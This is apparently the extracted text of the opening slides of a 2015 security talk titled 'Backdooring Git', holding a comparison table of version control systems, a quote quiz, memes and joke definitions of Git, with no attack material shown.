



Backdooring Git

John Menerick – August 2015




Legal Disclaimer




Thank you for coming



What we are covering



What we are not covering



What we are not covering

Software	Maintainer	Development status	Repository model	Concurrency model	License	Platforms supported	Cost
AccuRev SCM	Micro Focus International	Active	Client-server	Merge or lock	Proprietary	Most Java Platforms (Unix-like, Windows, OS X)	Non-free Quoted on an individual basis
GNU Bazaar	Canonical Ltd.	limited development; latest release August 4, 2013	Distributed and Client-server	Merge	GNU GPL	Unix-like, Windows, OS X	Free
BitKeeper	BitMover Inc.	Active	Distributed	Merge	Proprietary	Unix-like, Windows, OS X	Non-free Quoted on an individual basis
CA Software Change Manager	CA Technologies ^[1]	Active	Client-server	Merge or Lock	Proprietary	Unix, Linux, Windows, i5/OS	Non-free Named licenses available with volume discounts available
ClearCase	IBM Rational	Active	Client-server	Merge or lock ^[nb 1]	Proprietary	Linux, Windows, AIX, Solaris, HP UX, i5/OS, OS/390, z/OS,	Non-free \$4800 per floating license (held automatically for 30-minutes minimum per user, can be surrendered manually)
Code Co-op	Reliable Software	Active	Distributed	Merge	Proprietary	Windows	Non-free \$150 per seat
Codeville	Ross Cohen	official site offline; latest release July 13, 2007	Distributed	precise codeville merge	BSD	Unix-like, Windows, OS X	Free
CVS	The CVS Team ^[2]	maintained but new features not added	Client-server	Merge	GNU GPL	Unix-like, Windows, OS X	Free
CVSNT	March Hare Software ^[3] and community members	maintained and new features under development	Client-server	Merge or lock	GPL or proprietary	Unix-like, Windows, OS X, i5/OS	Free (with £425 distribution fee) for older version or DBS commercial license for latest version of CVS Suite or Change Management Server
darcs	The Darcs team	Active	Distributed	Merge	GNU GPL	Unix-like, Windows, OS X	Free
Dimensions CM	Serena Software	Active	Client-server	Merge or lock	Proprietary	Windows, Linux, Solaris, AIX, HP UX, z/OS	Non-free
Fossil	D. Richard Hipp	Active	Distributed	Merge	BSD	POSIX, Windows, OS X, Other	Free
Git	Junio Hamano	Active	Distributed	Merge	GNU GPL	POSIX, Windows, OS X	Free
GNU arch	Andy Tai	unmaintained	Distributed	Merge	GNU GPL	Unix-like, Windows, OS X	Free
IC Manage	IC Manage Inc.	Active	Client-server	Merge or lock	Proprietary	Unix-like, Windows, OS X	Non-free Commercial
MKS Integrity	Integrity, a PTC Company	Active	Client-server	Merge or lock	Proprietary	Unix-like, Windows	Non-free
LibreSource Synchronizer	Artenum ^[4]	latest release May 21, 2008	Client-server extended to "tree" ^[nb 2]	Merge	GNU GPL ^[nb 3]	Unix-like, Windows, OS X	Free
Mercurial	Matt Mackall	Active	Distributed	Merge	GNU GPL	Unix-like, Windows, OS X	Free
Monotone	Nathaniel Smith, Graydon Hoare	Active	Distributed	Merge	GNU GPL	Unix-like, Windows, OS X	Free
Perforce	Perforce Software Inc.	Active	Client-server	Merge or lock	Proprietary	Unix-like, Windows, OS X	Cost free license, available on application, for OSS or educational use; Also free for up to 20 users, 20 workspaces, and unlimited files. ^[5] Or free for unlimited users and up to 1,000 files; Else \$740-\$900 per seat in perpetuity, or \$144-\$300 per seat per year on a subscription model, both with volume discounts ^[6]
Plastic SCM	Codice Software	Active	Client-server	Merge or lock	Proprietary	Linux, Windows, OS X	Free for up to 15 users; else starting at \$595 per seat, or \$3,500 per 25 developers per year ^[7]
PVCS	Serena Software	Active	Client-server	Lock	Proprietary	Windows, Unix-like	Non-free
Software	Maintainer	Development status	Repository model	Concurrency model	License	Platforms supported	Cost
Rational Team Concert	IBM Rational	Active	Client-server ^{[nb 4][8][9]}	Merge or lock	Proprietary	Linux, Windows, AIX, Solaris, HP UX, i5/OS, OS/390, z/OS, OS X	Free for up to 10 users; else non-free
Revision Control System	Thien-Thi Nguyen	Active	local	Merge or lock	GNU GPL	Unix-like	Free
SCM Anywhere	Dynamicsoft Corporation	Active	Client-server	Merge or Lock	Proprietary	Unix-like, Windows, OS X	Non-free Single user free; \$299 per user, bulk discount available
Source Code Control System	Jörg Schilling ^[nb 5]	Active	local	lock ^[nb 6]	CCDL/ proprietary ^[nb 7]	Unix-like, Windows, OS X	While SCCS has traditionally been bundled in commercial UNIX distributions, free CDDL-licensed versions exist
Sourcean anywhere Standalone	Dynamicsoft Corporation	Active	Client-server	Merge or Lock	Proprietary	Unix-like, Windows, Linux, OS X	Non-free Single user free; \$299 per user, bulk discount available
StarTeam	Borland (Micro Focus)	Active	Client-server	Merge or lock	Proprietary	Windows and Cross-platform via Java based client	Non-free Quoted on an individual basis.
Subversion (SVN)	Apache Software Foundation ^[10]	Active	Client-server ^[nb 8]	Merge or lock ^[nb 9]	Apache	Unix-like, Windows, OS X	Free
Surround SCM	Seaspine Software	Active	Client-server	Merge or lock	Proprietary	Linux, Windows, OS X	Floating \$1495 and named \$695 per seat.
SVK	Best Practical	unmaintained	Client-server, decentralized	Merge	Artistic/GPL	Unix-like, Windows, OS X	Free
Team Foundation Server (TFS)	Microsoft	Active	Client-server, Distributed	Merge or lock	Proprietary	Windows, Cross-platform via Visual Studio Online	Free for up to 5 users in the Visual Studio Online or for open source projects through codeplex.com; else non-free, licensed through MSDN subscription or direct buy.
Synergy	IBM Rational	Active	Client-server and Distributed	Merge or lock	Proprietary	Linux, Windows, Unix-like	Non-free Contact IBM Rational ^[11]
Vault	SourceGear LLC	Active	Client-server	Merge or lock	Proprietary	Unix-like, Linux, Windows	Non-free \$300 per user
Veracity	SourceGear LLC	web site appears unmaintained; latest release March 25, 2013	Distributed	Merge or lock	Apache	Unix-like, Linux, Windows	Free
Vesta	Kenneth Schalk; Tim Mann, ^{[12][13]}	web site not updated since 2006; latest release February 15, 2009	Distributed NFS-protocol-emulation choice to optionally federate clients and/or servers	lock on branch; merge branch-to-branch	LGPL	Tru64, Linux	Free
Visual SourceSafe (VSS)	Microsoft	serious bug fixes only	Shared Folder	Merge or lock	Proprietary	Windows	Non-free ~\$500 per license or single license included with each MSDN subscription.



Name the Quote

*"Software is like sex;
it's better when it's free."*

- Bill Gates





Setting the Stage



Good luck!

NO NEED



**FOR SOURCE
CONTROL.**

quickmeme.com



Revision control vs. Source Control

Source control == source code change management



Wrong Tool for the Job



© Grant Falvey/LNP



Right Tool for the Job




SENORGIF.COM




Distributed vs. Centralized

Traditional




Distributed



Hilfe!



Trends






Git

Definition

- 1 While it works, angel sings and light shines from above - “Global information tracker”



Definition

- 2 When it dies, fire erupts from under your feet - **“Goddamn idiot truckload of sh*t”**



Hitler Uses Git



